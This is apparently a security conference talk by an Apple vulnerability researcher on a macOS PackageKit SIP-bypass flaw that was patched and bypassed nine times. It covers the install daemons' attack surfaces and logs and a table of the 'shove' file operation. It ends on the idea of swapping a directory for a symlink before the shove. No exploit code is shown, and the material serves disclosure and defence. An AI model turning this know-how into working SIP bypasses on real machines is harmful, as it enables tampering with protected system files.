

# Endless Exploits

The Saga of a macOS Vulnerability Struck Nine Times

# About Me

## Mickey Jin (@patch1t)

- Mainly focus on Apple Product Security (Vulnerability hunter)
  - 220+ CVEs from Apple
- Independent Security Researcher (Work for myself)
- Love reversing and debugging
- Speaker of OBTS v6.0

# In This Talk

## Outline

- About the PackageKit framework
- SIP-bypass

**CVE-2022-26688**

- Patches and Bypasses

**CVE-2022-32900, CVE-2023-23497, CVE-2023-27962, CVE-2023-38564, CVE-2023-42853,  
CVE-2024-23275, CVE-2024-27885, CVE-2024-44178**

- ~~One more variant issue~~
- Take Away

# SIP Quick Brief

## About the File System Protection

- A special sandbox applied to the entire system
  - Configuration: **/System/Library/Sandbox/rootless.conf**


```
[fuzz@fuzzs-Mac /tmp % cat /System/Library/Sandbox/rootless.conf
    /Applications/Safari.app
    /Library/Apple
    /Library/Application Support/com.apple.TCC
    /Library/CoreAnalytics
    /Library/Filesystems/NetFSPlugins/Staged
    /Library/Filesystems/NetFSPlugins/Valid
    /Library/Frameworks/iTunesLibrary.framework
    /Library/(
[fuzz@fuzzs-Mac /tmp % ls -la@ /Library/Apple
total 0
drwxr-xr-x@ 5 root wheel restricted 160 May 10 05:30 .
drwxr-xr-x 63 root wheel sunlnk 2016 May 20 13:02 ..
drwxr-xr-x 3 root wheel restricted 96 May 10 05:30 Library
drwxr-xr-x 3 root wheel restricted 96 May 10 05:30 System
drwxr-xr-x 3 root wheel restricted 96 May 10 05:30 usr
[fuzz@fuzzs-Mac /tmp % sudo touch /Library/Apple/sip
touch: /Library/Apple/sip: Operation not permitted
fuzz@fuzzs-Mac /tmp %
```

# The PackageKit Framework

# The PackageKit Framework

## What's this?

- A private framework
- Main job: **PKG installation**
- Bundled with two main install daemons
  - **installld**
    - 3rd-party developer signed PKGs
    - Unsigned PKGs
  - **system\_installd**
    - Apple-signed PKGs
    - Both run as root, share the same implementation in the PackageKit.framework



# The PackageKit Framework

## Why is it so attractive?

- installd
  - Root privilege escalation
- system\_installd
  - Entitlement: **com.apple.rootless.install.heritable** (**CS\_INSTALLER** privilege for the service and all of its child processes to update the SIP-protected paths)
  - SIP Bypass (means the full TCC Bypass)
  - Lots of vulnerabilities disclosed in the history (40+ reported by myself)

# The PackageKit Framework

## Attack Surfaces

- **PKInstallOperations**
  - Some will be triggered in some special scenarios
- [Pre|Post]-**install action scripts** in the PKGs
  - Apple-signed PKGs: SIP Bypass
  - Other PKGs: Root Privilege Escalation
- ...

Function name
f -[PKUpdatePrebootInstallOperation main]
f -[PKInformSystemPolicyInstallOperation main]
f -[PKExtractInstallOperation main]
f -[PKRunPackageScriptInstallOperation main]
f -[PKPatchFilesInstallOperation main]
f -[PKRelocateComponentsInstallOperation main]
f -[PKObsoletionInstallOperation main]
f -[PKAddExtendedAttributesInstallOperation main]
f -[PKDYLDCacheInstallOperation main]
f -[PKSetupDeferredInstallOperation main]
f -[PKShovelInstallOperation main]
f -[PKKextCacheInstallOperation main]
f -[PKLSRegisterInstallOperation main]
f -[PKWriteReceiptsInstallOperation main]
f -[PKAddRestrictedRootFlagInstallOperation main]
f -[PKPatchAndUpdateInstallOperation main]
f -[PKWriteMASReceiptInstallOperation main]
f -[PKPrepareForCommitInstallOperation main]
f -[PKPrepareDiskInstallOperation main]
f -[PKXPCCacheInstallOperation main]
f -[PKVerifyMASPayloadInstallOperation main]
f -[PKResolveRootSymlinksInstallOperation main]

# The PackageKit Framework (system\_)installd main workflow

```
install.log
Reveal Now Clear Reload Share Search


2024-08-20 16:32:47+08 mickey-mbp system_installd[1316]: PackageKit: ----- Begin install -----
2024-08-20 16:32:47+08 mickey-mbp system_installd[1316]: PackageKit: request=PKInstallRequest <1 packages, destination=>
2024-08-20 16:32:47+08 mickey-mbp system_installd[1316]: PackageKit: packages=(
    "PKLeopardPackage <id=com.apple.pkg.PagesEndNote, version=4.2.1.1628343686, url=file://localhost/tmp/PagesEndNote.pkg#PagesEndNote.pkg"
)
2024-08-20 16:32:47+08 mickey-mbp system_installd[1316]: PackageKit: Extracting file://localhost/tmp/PagesEndNote.pkg#PagesEndNote.pkg (destination=/Library/Apple/Library/InstallerSandboxes/.PKInstallSandboxManager-SystemSoftware/1B5D4961-06E8-4AFF-B69B-97553002F5E1.activeSandbox/Root, uid=0) PKExtractInstallOperation
2024-08-20 16:32:47+08 mickey-mbp system_installd[1316]: PackageKit: prevent user idle system sleep
2024-08-20 16:32:47+08 mickey-mbp system_installd[1316]: PackageKit: suspending backupd
2024-08-20 16:32:47+08 mickey-mbp system_installd[1316]: PackageKit: Executing script "preinstall" in /Library/Apple/System/Library/InstallerSandboxes/.PKInstallSandboxManager-SystemSoftware/1B5D4961-06E8-4AFF-B69B-97553002F5E1.activeSandbox/OpenPath.mdp6EA/Scripts/com.apple.pkg.PagesEndNote.gyPgD7
2024-08-20 16:32:47+08 mickey-mbp install_monitor[50253]: Temporarily excluding: /Applications, /Library, /System, /bin, /private, /sbin, /usr
2024-08-20 16:32:47+08 mickey-mbp root[50256]: Running Install Scripts . .
2024-08-20 16:32:47+08 mickey-mbp root[50258]: Begin script: removeOldEndNote.pl PKRunPackageScriptInstallOperation
2024-08-20 16:32:47+08 mickey-mbp root[50260]: removeOldEndNote.pl: Entering
2024-08-20 16:32:47+08 mickey-mbp root[50261]: removeOldEndNote.pl: removing not path found
2024-08-20 16:32:47+08 mickey-mbp root[50262]: removeOldEndNote.pl: exiting
2024-08-20 16:32:47+08 mickey-mbp root[50263]: End script: removeOldEndNote.pl
2024-08-20 16:32:47+08 mickey-mbp root[50264]: 1 Install Scripts run.
2024-08-20 16:32:47+08 mickey-mbp system_installd[1316]: PackageKit: Using system content trashcan path /Library/Apple/System/Library/InstallerSandboxes/.PKInstallSandboxManager-SystemSoftware/1B5D4961-06E8-4AFF-B69B-97553002F5E1.activeSandbox/Trashes for sandbox /Library/Apple/System/Library/InstallerSandboxes/.PKInstallSandboxManager-SystemSoftware/1B5D4961-06E8-4AFF-B69B-97553002F5E1.activeSandbox PKShovelInstallOperation
2024-08-20 16:32:47+08 mickey-mbp system_installd[1316]: PackageKit: Shoving /Library/Apple/System/Library/InstallerSandboxes/.PKInstallSandboxManager-SystemSoftware/1B5D4961-06E8-4AFF-B69B-97553002F5E1.activeSandbox/Root (1 items) to /
2024-08-20 16:45:04+08 mickey-mbp shovel[50265]: [src/restricted,nounlink] ./ unable to restore flags 0x00000 (error 30)
2024-08-20 16:45:04+08 mickey-mbp system_installd[1316]: PackageKit: Writing system content receipt for com.apple.pkg.PagesEndNote to /
2024-08-20 16:45:04+08 mickey-mbp system_installd[1316]: Installed "Pages EndNote Plug-in" ()
2024-08-20 16:45:04+08 mickey-mbp system_installd[1316]: Successfully wrote install history to /Library/Receipts/InstallHistory.plist
2024-08-20 16:45:04+08 mickey-mbp install_monitor[50253]: Re-included: /Applications, /Library, /System, /bin, /private, /sbin, /usr
2024-08-20 16:45:05+08 mickey-mbp system_installd[1316]: PackageKit: releasing backupd
2024-08-20 16:45:05+08 mickey-mbp system_installd[1316]: PackageKit: allow user idle system sleep
2024-08-20 16:45:05+08 mickey-mbp system_installd[1316]: PackageKit: ----- End install -----
2024-08-20 16:45:05+08 mickey-mbp system_installd[1316]: PackageKit: 737.4s elapsed install time
2024-08-20 16:45:05+08 mickey-mbp system_installd[1316]: PackageKit: Cleared responsibility for install from 50252.
2024-08-20 16:45:05+08 mickey-mbp system_installd[1316]: PackageKit: Running idle tasks
2024-08-20 16:45:05+08 mickey-mbp system_installd[1316]: PackageKit: Removing client PKInstallDaemonClient pid=50252, uid=0 (/usr/sbin/installer)
2024-08-20 16:45:05+08 mickey-mbp system_installd[1316]: PackageKit: Done with sandbox removals
```

# The PackageKit Framework

## PKShovelInstallOperation

- Src is the extracted payload, in the install sandbox repository, is usually **SIP-protected**
- Dst is the install destination, the subpath may **not be protected by SIP**

```
2024-08-20 16:32:47+08 mickey-mbp system_installd[1316]: PackageKit: Shoving /Library/Apple/System/Library/InstallerSandboxes/.PKInstallSandboxManager-SystemSoftware/1B5D4961-06E8-4AFF-B69B-97553002F5E1.activeSandbox/Root (1 items) to /
```



# The PackageKit Framework

## -[PKCoreShove shoveOneLevel:dest:]

Shove != Move

Src Path	Dst Path	Regular file	Directory	Symlink
Regular file		_relinkFile	removefile(dst_dir), _relinkFile	_relinkFile
Directory		unlink(dst), _relinkFile	Call -[shoveOneLevel:dest:] <b>recursively</b>	?
Symlink		_relinkFile	removefile(dst_dir), _relinkFile	_relinkFile

Replace the target directory with a symlink  
before shoving?

# A SIP-bypass vulnerability

## PackageKit

Available for: macOS Monterey

Impact: A malicious app with root privileges may be able to modify the contents of system files

